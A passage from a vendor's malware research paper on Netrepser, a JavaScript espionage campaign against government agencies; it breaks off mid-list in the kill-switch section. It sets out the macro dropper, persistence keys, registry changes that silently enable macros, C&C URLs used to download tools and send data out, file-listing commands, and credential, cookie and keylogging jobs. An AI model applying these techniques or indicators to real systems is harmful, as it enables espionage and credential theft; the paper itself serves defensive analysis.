Paper

Bitdefender®

Inside Netrepser – a JavaScript-based Targeted Attack

The discovery of Stuxnet in a uranium enrichment facility in Natanz opened a new era in tactical military operations. For seven years, advanced espionage and sabotage operations have been carried out with the help of extremely complex code written especially for the job, and then discarded.

The Netrepser threat we have analyzed and documented in the following pages is the exact opposite: a complex, targeted malware framework that, unlike a military-grade APT, is "stitched together" with freeware utilities to carry a complex job through to completion.

The approach the team behind Netrepser took is extremely unusual for an espionage campaign: they play the simplicity card to better blend in with the environment, even at the cost of triggering alarms.

Netrepser is the perfect example of a very advanced espionage tool used to target a number of high-profile institutions and exfiltrate information in a novel way. We have isolated and dissected it to better understand its early stages, its communication techniques and, ultimately, its impact on the victim's data.

A primer on targeted attacks

Targeted attacks usually rely on advanced malware developed, tested and used by a group that aims to interfere with the electronic operations of a specific entity. These targets often include high-profile private entities or government institutions, for both financial and political gains.

To achieve their end goals and run undetected for a long period, a key feature of a targeted attack is situational awareness, which allows it to operate unrestricted in the target environment. They are usually custom-made with just enough features to help them carry out the job they have been designed for. Targeted attacks built on top of publicly known tools are highly unusual, but no less effective.

Authors:

- Adrian Schipor - AntiMalware Researcher
- Alexandru Maximciuc - AntiMalware Researcher
- Cristina Vatamanu - AntiMalware Researcher

Executive Summary

In May 2016, the Bitdefender threat response team isolated a number of samples from the internal malware zoo while looking into a custom file-packing algorithm. A deeper look into the global telemetry revealed that this piece of malware was strictly affecting a limited pool of hosts belonging to a number of IP addresses marked as sensitive targets.

Its unusual build could have easily make it pass like a regular threat that organizations block on a daily basis ; however, telemetry information provided by our event correlation service has pointed out that most of its victims are government agencies. Paired with advanced spear phishing techniques and the malware's primary focus to collect intelligence and exfiltrate it systematically, we presume that this attack is part of a high-level cyber-espionage campaign.

The piece of malware we look at in this report comes with quite an array of methods to steal information, ranging from keylogging to password and cookie theft. It is built around a legitimate, yet controversial recovery toolkit provided by Nirsoft. The controversy stems from the fact that the applications provided by Nirsoft are used to recover cached passwords or monitor network traffic via powerful command-line interfaces that can be instructed to run completely covertly. For a long time now, the antimalware industry has flagged the tools provided by Nirsoft as potential threats to security specifically because they are extremely easy to abuse, and oversimplify the creation of powerful malware.

Even though the Netrepser malware uses free tools and utilities to carry various jobs to completion, the technical complexity of the attack, as well as the targets attacked, suggest that Netrepser is more than a commercial-grade tool.

While e-mail is the primary infection vector, we do not exclude the possibility that other versions of the attack use different infiltration techniques.

Quick Facts

Netrepser targets government agencies and organizations.

500+

We identified roughly 500 infected bots during our initial assessment. The number is an estimate based on an incremental counter in the bot registration process.


We were able to trace the group's whereabouts right back to May 2016 when the first sample of Netrepser was obtained

Infiltrating the perimeter

Once the recon stage is completed, the operators start delivering the payload to the targeted victims. The first contact is in the form of malicious e-mails rigged with DOC attachments. The message purportedly comes from a Donald Spencer, who, according to this LinkedIn profile, is currently the Managing Director of Siguler Guff, Siguler Guff is a multi-strategy private equity investment firm which, by their own account, has over $11 billion of assets under management. Their real-estate portfolio spans from Mumbai to Moscow, where Drew Guff actually gave a speech at St. Petersburg International Economic Forum in June '16. The headers reveal that the email originates from an inbox called piskulov@rp.co.ru.

Attached to the message is a DOC file containing a Visual Basic macro. If opened, the document would ask the user to enable macros in order to execute the dynamic content which would subsequently drop a JavaScript or JavaScript Encoded file to act as final payload. The attached DOC file is enticingly named ***"Russia Partners Drafting guidelines (for directors' discussion).doc"*** but similar doc samples in our malware zoo bear different names, such as those listed below:

- `установочные.doc (installation.doc)`
- `уральские.doc (Ural.doc)`
- `установочные+(1).doc (installation+(1).doc)`



From : piskulov@rp.co.ru **Date Time** : 8/17/2016 3:05:38 PM
To :
Cc :
Bcc :
Subject : >>: Term Sheet Standards
Attachments : Russia Partners Drafting Guidelines (for directors' discussion).doc

От: Spencer, Donald [DSpencer@sigulerguff.com]
Отправлено: 15 августа 2016 г. 16:45
Кому: Russia Partners
Копия: Ross Forwarder
Тема: Term Sheet Standards

Dear Team:

I am attaching the Term Sheet Guidelines we circulated and discussed some time ago. While these are drafted with a view to acquisitions, many parts are also relevant to exits. In particular, our Westcall exit contains a non-compete prohibiting any account managed by Siguler Guff from competing in the relevant territories for a set period after the sale. This contradicts a TS Guideline and should have been presented to the IC for approval:

> We should **never agree to non-competes restricting Siguler Guff, Russia Partners or even the RP fund making the investment.** The mutuality argument is specious. We are money; they are talent. We are paying for an exclusive on their talent.
> a. Concerns that we will use confidential information to back a competitor unfairly can be addressed in the confidentiality provisions

Fortunately in this case the non-compete is something we can accept, as we are very unlikely to make an investment during the restricted period that would violate it. But the principle remains that we don't agree to these, or the other bolded provisions in the TS guidelines, without prior IC approval.

Please let me know if you have any questions.

Thank you all for your loyalty and hard work in these difficult times.

Don Spencer

Important legal disclaimers and other information concerning this email can be found at the following URL: http://www.sigulerguff.com/emaildisclaimer

Important legal disclaimers and other information concerning this email can be found at the following URL: http://www.russiapartners.com/emaildisclaimer

Figure 1: Spear phishing email with malicious attachment

To keep track of victims who open the e-mail attachment, the operator(s) behind this targeted attack have included basic analytics functionalities built around the `INCLUDEPICTURE` directive. This directive will ping the command and control server that a new system has been infected with a payload delivered in a specific campaign (usually represented by the offending DOC file):

- `http[:]//185.92.72.30/utm_internet_repair/?ctrl_cmd=opened&d=Exit_Interview_questions_-TS.docx&c=58`
- `http[:]//0xb95c481e/utm_internet_repair/o.png?d=ustan_1.docx&c=70`
- `http[:]//0xb95c481e/utm_internet_repair/o.png?d=ustan.docx&c=70`
- `http[:]//0xb95c481e/utm_internet_repair/o.png?d=ural.docx&c=70`

Since the document can't drop the payload unless macros are enabled, the original file displays an image with instructions on how to enable the macros. The step-by-step instructions to enable macros is represented for Microsoft Office 2010, Microsoft Office 2007 and Microsoft Office 2003.




Figure 3: How to enable macros

Our threat intelligence reveals that the document would drop either a JS file or a JSE file, depending on the identified campaign. The latest DOC files we gathered come with more complex macros and JSE payloads, while older documents feature simpler macros that drop JS files.

Once the JS / JSE file is dropped and executed, it connects to the command and control center to get jobs and execute them.




Figure 4: The infection flow

Analysis of the macro component

Macros are series of commands and instructions grouped together as a single command to accomplish a task automatically. Document macros have been used historically for character replacement or other tasks that might be tedious for a human operator. However, as cyber-criminals discovered their full potential to automate attacks, Microsoft has started disabling them by default and asking the user to re-enable them manually for each document, should they trust the source.

In this attack, the embedded Visual Basic macro drops one of the two versions of the JS or JSE file, depending on the campaign. For older campaigns, a JS file is dropped on the disk as **%USERPROFILE%\ms_repair.sys.js** and is executed with wscript.exe. Newer versions of the payload are a bit more refined, with complex macros and obfuscated JavaScript Encoded files. To better blend in and avoid suspicion, the latter attack would let the user visually see what the macro allegedly does by changing the text font.

The JSE file is then saved as a shape inside the DOC file. It is loaded into a variable, then deleted from the doc file itself. Before infecting the system, the macro performs a GET request to `http[:]//0xb95c481e/utm_internet_repair/cf.png?c=70` to determine the internet connectivity status. If it is connected (ResponseText is different than 1), it drops the JSE file on the disk in the `%USERPROFILE%\ntservice.jse` file. It is then launched with wscript.exe

Of particular interest here is that the IP is represented as a hexadecimal value (0xb95c481e) which translates to 185.92.72.30. The hexadecimal representation “just works” without any kind of translation while still providing obfuscation against analysis tools that use regular expressions to extract potential C&C IPs from the binary file.




Figure 5 VB Macros comparison (newer version - left; older version - right): the version on the left is more obfuscated and also changes the font of the document

The JS/JSE payload

Once executed on the target computer, the JS / JSE payload is used to fetch and execute tasks from the command and control server. It is usually found in either of these locations (`%USERPROFILE% and %LocalAppData%),` where it impersonates a legitimate tool called *Complete Internet Repair*.

```
/*
***** DESCRIPTION *****

 Complete Internet Repair is an extremely simple tool with an appropriately simple user
 interface; it's just a dialog with a series of check boxes and a large Go button. This tool can
 Reset Internet Protocol; Repair Winsock (Reset Catalog); Renew Internet Connections; Flush DNS
 Resolver Cache; Repair IE 9.9.8112; Clear Windows Update History; Repair Windows/Automatic
 Updates; Repair SSL/HTTPS/Cryptography; Reset Windows Firewall Configuration; Restore the
 default host files; and Repair Workgroup Computers View. It's an impressive list of
 capabilities covering a wide range of Net-crashing issues, and we were especially pleased to
 see the Update fixer and Firewall reset tools since those are two Windows features that seem
 especially sensitive to outside interference. Each tool not only has an individual check box
 but also its own start button. The only real option is to enable logging; the program displays
 a scrolling log view in its lower panel as it does its thing.

Complete Internet Repair proved fast and effective in resetting, repairing, and cleaning out our
Internet settings, caches, and features, though we admit our system didn't need fixing. That's
the thing, though: you can't predict when trouble will strike, so it's best to have the right
tools on hand. Complete Internet Repair basically brings together built-in Windows capabilities
in one convenient tool. We don't recommend running its tools on healthy connections and
protocols, obviously. But when your Internet connection is up but your access is down, Complete
Internet Repair is one of the fastest and easiest tools we've tried for getting it back to
normal.

 See: http://download.cnet.com/Complete-Internet-Repair/3000-2094_4-75332305.html
 */
```

Figure 6 Decoy comment at the beginning of the JS file

This JSE file called `ntservice.jse` adds itself to automatically execute upon system startup in ways specific to the operating system version. For instance, on operating systems other than Windows 2000, Windows Server 2003, XP and XPe (XP Embedded), it creates a scheduled task called **Core Service** that runs once every minute. If the schedule task creation fails or if the operating system does not support it, the malware takes the Registry key approach and creates a new key "`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MSCore`" with the file's path as value.

After it has successfully started, the script performs a GET request to the C&C server. In specific circumstances, these requests are not performed by the JSE script itself, but rather via a secondary executable file, codenamed ***modsend***. This happens when an exception is raised during the script's initial GET request and the modsend file gets deployed to handle these requests for the next 12 hours. After the 12 hours have elapsed, the ***modsend*** file is deemed expired and is therefore deleted by the JSE script.

Before installing the ***modsend*** file, the script checks for the presence of a file named ~AfC0C17C in the working directory. If present, the script creates a copy of it named iexplorer.exe that is subsequently executed. The script then creates a file named `~mc` and writes the timestamp when the script was executed.

This ***modsend*** executable file contains a packed DLL file as a resource. This DLL will be injected in the following processes at execution time:

- `qip.exe`
- `icq.exe`
- `skype.exe`
- `firefox.exe`
- `opera.exe`
- `chrome.exe`
- `teamviewer.exe`
- `outlook.exe`
- `magent.exe`
- `onedrive.exe`
- `microsoftEdge.exe`
- `iexplore.exe`

Whenever the script needs to make a request via the ***modsend*** file, it checks whether more than 12 hours have elapsed since the installation of the ***modsend*** file. If true, then the `iexplorer.exe` process is killed and its corresponding file and the timestamp file are deleted. If not, then the script uses the ***modsend*** file to initiate the request and log it in a file named ***request.txt.*** The response logged in a file called ***answer.txt.***

Because the injected DLL reads a request from the requests.txt file and executes it in the context of a legitimate process from those listed above, the request won't raise any suspicion if a system administrator were to analyze traffic logs or hits in the firewall.

The first request performed by the script is hardcoded to `http[:]//185.92.72.30/utm_internet_repair/pn.png?id=<randid>&os=<osv>`

, where `<randid>` represents a random generated 8-character string and `<osv>` represents the Windows version. Before the first request is performed, some registry keys are modified or deleted to allow the script to conceal itself:

- it deletes `HKEY_CURRENT_USER\SOFTWARE\Classes\JSEFile\DefaultIcon\`
- it writes null to `HKEY_CURRENT_USER\SOFTWARE\Classes\JSEFile\DefaultIcon\`
- it writes `""` to `HKEY_CURRENT_USER\SOFTWARE\Classes\JSEFile\FriendlyTypeName`
- it writes `""` in `HKEY_CURRENT_USER\SOFTWARE\Classes\JSEFile\NeverShowExt;` it hides extensions for all the JSE files
- it attpents to write 0x01 (DWORD) in all the keys of the form `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<ver>\Word\Security\VBAWarnings`, where `<ver>` takes values from 10 to 17; this enables all macros and the user will not be notified if a macro is executed again
- it tries to write 0x01 (DWORD) in all the keys of the form `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<ver>\Word\Security\AccessVBOM`, where `<ver>` takes values from 10 to 17; this allows the macro code inside Office documents to be executed

The response to this hardcoded request is a JavaScript script executed by the main script using the `eval` function. This script will be discussed in the next part.

For all subsequent requests, the URL is taken from a config file and the responses represent jobs (in the form of JS scripts) assigned by the C&C.

The botnet registration script

Unmistakably, every first request the JSE script is performing results in a JavaScript script which has the role of registering the infected machine to the ***C&C*** server and creating a configuration file for storing the URL used for requesting jobs. If a config file is already present on the system, it is deleted first to ensure a fresh start. The system is then fingerprinted and the collected information is passed to the command and control server. The fingerprinting process includes information about anti-malware product(s) that may be installed already on the host. The information is obtained by querying the WMI Repository and some registry keys, as follows:

```
Select * from Win32_Product where name like '%antivirus%' or name like '%eset%'
```

Additionally, it iterates through some Registry keys to check for common names: `eset, antivirus, kaspersky, mcafee, outpost, avast, symantec, trendmicro, panda, drweb, dr\.web, avira, tencent, malware, nod32, zscaler`

- `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
- `HKEY_CURRENT_USER\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall`

Subsequently, the script queries system's available disk space and checks if the current user is administrator, gets the operating system version, then sends all the collected information via a single request:

http[:]//185.92.72.30/utm_internet_repair/n.png?av=<av_list>&as=<av_space>&isa=<admin>&os=<os_ver>&c=<cn>&l=<username>

where:

- `<av_list>` represents the list of installed antivirus products

- `<as>` represents the free space of the primary boot volume (the drive on which windows is installed)
- `<admin>` is true if the user is administrator and `false` otherwise
- `<os_ver>` represents the Windows version
- `<cn>` represents the ***CodeName***, which is hardcoded in the main script; we saw only two versions: 70 and 102
- `<username>` represents the current user's username

After it receives the response from the ***C&C***, which is a unique bot ID assigned to the infection, the script creates a config file in the ***working directory*** and writes the following URL in it:

http[:]//185.92.72.30/utm_internet_repair/pn.png?id=<bot_id>

where `<bot_id>` represents the ID received from the server. We've noticed only two names for the config file: `~0A.tmp` and `~ntconf`.

Malicious jobs received from the C&C

Once the initial communication with the C&C has completed and the response URL has been written to the config file, the main script will use this response URL to pass requests to it. The server responds with jobs in the form of JavaScript files that hold within another URI-encoded JS script that in turn gets decoded and executed.

Our repeated registration attempts against the C&C infrastructure confirmed our initial supposition that the `<bot_id>` parameter is a mere counter, as all our requests received incremental IDs. Another discovery worth mentioning is that all counters start with 1, which would allow a third party to game the system and request a job on behalf of a different victim. In short, any external entity could perform GET requests to the URL in between that C&C and the victims and intercept the jobs those machines were instructed to execute. This was of utmost importance in the recon stage and helped us better understand what kind of tasks the infrastructure was sending to victims and calculate the extent of the damage.

Since we received an ID of 500 when we registered the first victim computer, we presume that the number of victim computers is somewhere around there. However, a machine that gets infected twice receives two different BOT IDs. We requested jobs for all possible bot IDs in the 1-500 range and clustered them accordingly. While most of our requests were unanswered by the C&C server, we have secured a number of jobs that helped us accurately draw a functional map of the targeted attack. Below is a breakdown of the botnet's capabilities.

A. installrar

This job ensures that the target device runs the popular WinRAR application. If it is not already present, a version of WinRAR that matches the operating system version will be downloaded and installed from one of the following URLs:

- `http[:]//185.92.72.30/utm_internet_repair/embOOrxi_aosc.png`
- `http[:]//185.92.72.30/utm_internet_repair/embOOrxi_ac.png`
- `http[:]//185.92.72.30/utm_internet_repair/data/downloads/arc`
- `http[:]//185.92.72.30/utm_internet_repair/data/downloads/arc_old_os`
- `http[:]//185.92.72.30/utm_internet_repair/Z1Go74ge_aosc.png`
- `http[:]//185.92.72.30/utm_internet_repair/Z1Go74ge_ac.png`

The WinRAR kit will be fetched locally in the malware's working directory under the lsass.exe or winlogon.exe names. The installation of WinRAR, while trivial, is crucial in such targeted attacks because all information slated for exfiltration will be compressed before transmission to the C&C server.

B. getfilelist

The GetFileList job compiles and uploads a list of all files available on the system. To achieve this, the script executes the following command for each available drive:

cmd.exe `/u /q /c dir /B /S /A:-D %DRIVE%*.*|findstr /V \"%windir%\"`

`It then writes the output to a temporary file called TextFileNameTemp.`

After compiling the list, it executes another command to write the output to filelist.txt.

cmd.exe /u /q /c for /f \"delims=*\" %A in ("+TextFileNameTemp+") do (echo %~fA %~zA)

At this point, the filelist.txt file contains all the filenames on the system as well as their size. This file is compressed with Winrar, then password-protected using the password **US_Secret_Service** and uploaded to the server.

C. getmailandimpasswords

As per its name, the purpose of this job is to collect passwords related to e-mail and instant messaging accounts on the system. To do so, the script downloads two legitimate, packed recovery tools offered by software vendor Nirsoft. The tools, called Email Password Recovery and IM Password Recovery, get downloaded in the temporary (%temp%) folder, then executed individually. The utilities are instructed to write the found accounts and accompanying passwords to the messengers.csv and **mail.csv** files, respectively. These files are then password-protected, compressed with WinRAR and sent to the command and control server.

Rather than downloading these utilities from the vendor's website, the script fetches copies from the same repository where WinRAR is distributed from:

- http[:]//185.92.72.30/utm_internet_repair/eUO7otlP_mac.png
- http[:]//185.92.72.30/utm_internet_repair/eUO7otlP_mec.png
- http[:]//185.92.72.30/utm_internet_repair/tkId5xFL_mac.png
- http[:]//185.92.72.30/utm_internet_repair/tkId5xFL_mec.png
- http[:]//185.92.72.30/utm_internet_repair/data/downloads/messengers
- http[:]//185.92.72.30/utm_internet_repair/data/downloads/mail

D. getbrowserpasswordcookies

Apart from exfiltrating usernames and passwords, the script can steal logged-in sessions in the form of browser cookies and stored passwords. When received, the job searches for cookie files in the following directories:

- %APPDATA% - files whose name contains cookie
- %USERPROFILE%\\Local Settings\\Application Data\\Google - files whose name contains cookie
- %APPDATA%\\Roaming\\Microsoft\\Windows\\Cookies - the content of this directory is always sent to C&C
- %APPDATA%\\Local\\Microsoft\\Windows\\InetCookies - the content of this directory is always sent to C&C

To get to the browser-stored passwords, the script downloads another packed tool built by Nirsoft, called WebBrowserPassView. This tool is fetched from any of the following locations:

- http[:]//185.92.72.30/utm_internet_repair/gP3Amrni_bc.png
- http[:]//185.92.72.30/utm_internet_repair/data/downloads/bro

It is downloaded in the temporary folder (%TEMP%) under a random name such as GyOb9TH9, qxMcJhpW, or lFXF4bwb, then is executed. The passwords are written in a CSV file named bpass_<NAME_OF_EXE>.csv. Like the rest of stolen data, the file is password-protected and compressed before exfiltration to both minimize the server overhead and protect from whatever content filtering technologies or data exfiltration mitigations might be set in place.

E. installsdelete

This job is responsible for installing another freeware tool called **sdelete** and built by SysInternals. It is fetched from any of the locations below:

- http[:]//185.92.72.30/utm_internet_repair/data/downloads/sdelete
- http[:]//185.92.72.30/utm_internet_repair/CHaLZwKB_sc.png
- http[:]//185.92.72.30/utm_internet_repair/KzaYbTT6_sc.png
- http[:]//185.92.72.30/utm_internet_repair/H1z4ur6j_sc.png

Unlike the previous utilities that get saved in the temporary folder, the **sdelete** tool is downloaded in the script's working directory as ***csrss.exe*** or ***conhost.exe*** (depending on the sample). Next, the tool is executed with the parameter -accepteula. This operation creates a registry key that "remembers" the user has already accepted the End User License Agreement so it will not be shown any more for subsequent launches:

`HKEY_CURRENT_USER\\SOFTWARE\\Sysinternals\\SDelete\\EulaAccepted` with value 1

The SDelete utility is used to securely delete specific files on the system. We presume that it is used to clean up after the main script and overwrite deleted files so no forensic evidence can be recovered.

F. pathdownload

This is a customized job that uploads a specific file from the victim system to the command and control server. The files programmed for exfiltration are first compressed and password protected using the WinRAR utility.

Our observations on this job relate to bot 142. The job instructions reference a number of documents that seem to be text files and backups, as shown below:

- bot `142:`

o `D:/temp/Старые файлы из диска C/PFR/pr_komi/Логин - Администратор, пароль (translated as D:/temp/Older files from drive C / PFR / pr_komi / Username - Administrator, Password )`

o `Z:/_doc/Служебные записки/ЂЂЂ234 Kerio офис и завод.doc (translated as Z:/_doc// Memos / ЂЂЂ234 Kerio office and zavod.doc)`

o `N:/Старые файлы/Мансур/сайт ТМС/пароль.rar (translated as N: / Old files / Mansour / website TMS / parol.rar)`

o `Z:/Kerio/kerio_backup_cfg/srv-gate/kerio-control-export (2).tgz`

o `Z:/Kerio/kerio_backup_cfg`

- `bot 392:`

o `J:/Image Collections/Art - Painters From A-Z GigaPack/L/Ludovico Marchetti (1853-1909)/Marchetti_Ludovico_A_Good_Book.jpg`

A quick glance at the file paths reveals that the attackers were interested in stealing credentials related to Kerio Software Technologies. From their own description, these tools "allows businesses to connect, communicate, and collaborate securely." This suite includes collaborative word files and spreadsheets, instant messaging and e-mail.

G. sendkeylogger_v2

While the name of this job provides enough cues about its end goal, the way it is carried out is extremely complex. The first stage of the job is to download the keylogger from any of the locations below:

- `http[:]//185.92.72.30/utm_internet_repair/rFjO5rFj_k2c.png`
- `http[:]//185.92.72.30/utm_internet_repair/data/downloads/AAE9DA85C2FA427F2`

Once saved in the temporary folder (%TEMP%) as msreport.exe, the keyloger is added to the applications to automatically execute via a registry key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MSReport

It is interesting that the script attempts to terminate a process called msreport.exe before running it again, most likely because it expects some machines already have a different version of the msreport keylogger. This supposition is strengthened by the fact that the job's name includes 'v2' - an older version of the keylogger might exist that we have not isolated yet.

Once stated, the keylogger saves the keystroke logs locally. There is no automated task to upload these logs locally but we presume that these logs are exfiltrated using a complementary ***pathdownload*** job instead.

H. systeminfo

The systeminfo job provides the attackers a detailed report about the victim system configuration and resources. When executed, the script creates a file called ***systeminfo.txt*** which contains the following information:

- Windows OS version
- username
- Information about drives and storage:
  letter, volume name, drive type, file system, total size, available space
- Running processes:
  name, command line
- All joined network domains and the current domain
- Current domain users and groups
- The output of the following commands:
  net use
  ipconfig /all
  netstat -an
  arp -a
  net user
  net view
- Information from Win32_SystemEnclosure:
  Audible`Alarm, BreachDescription, CableManagementStrategy, Caption, ChassisTypes, CreationClassName, CurrentRequiredOrProduced, Depth, Description, HeatGeneration, Height, HotSwappable, InstallDate, LockPresent, Manufacturer, Model, Name, NumberOfPowerCords, OtherIdentifyingInfo, PartNumber, PoweredOn, Removable, Replaceable, SecurityBreach, SecurityStatus, SerialNumber, ServiceDescriptions, ServicePhilosophy, SKU, SMBIOSAssetTag, Status, Tag, TypeDescriptions, Version, VisibleAlarm, Weight, Width`

This job seems to play a key role in creating a detailed topology of the network environment hosting the infected computer. This type of profiling is usually more frequently encountered in the early stages of the killchain and is used as supporting intelligence for planning the next stages of the attack.

Once the report is generated, the file is packed, password protected and exfiltrated to the C&C server.

I. deletebot

The malware operators have included a killswitch job to clean up after themselves after exfiltration. This option is key in establishing that this is not an opportunistic attack, but rather a well-designed espionage campaign with multiple redundancies and, ultimately, a way to deter forensic processes that might recover evidence.

The purpose of this job is to delete the malware from the system, including all the files and registry keys associated to it. Depending on the infection level and malware campaign, the files and Registry keys that are supposed to be deleted might differ. Overall, the following changes are made when this job is invoked:

- It deletes the following registry keys:
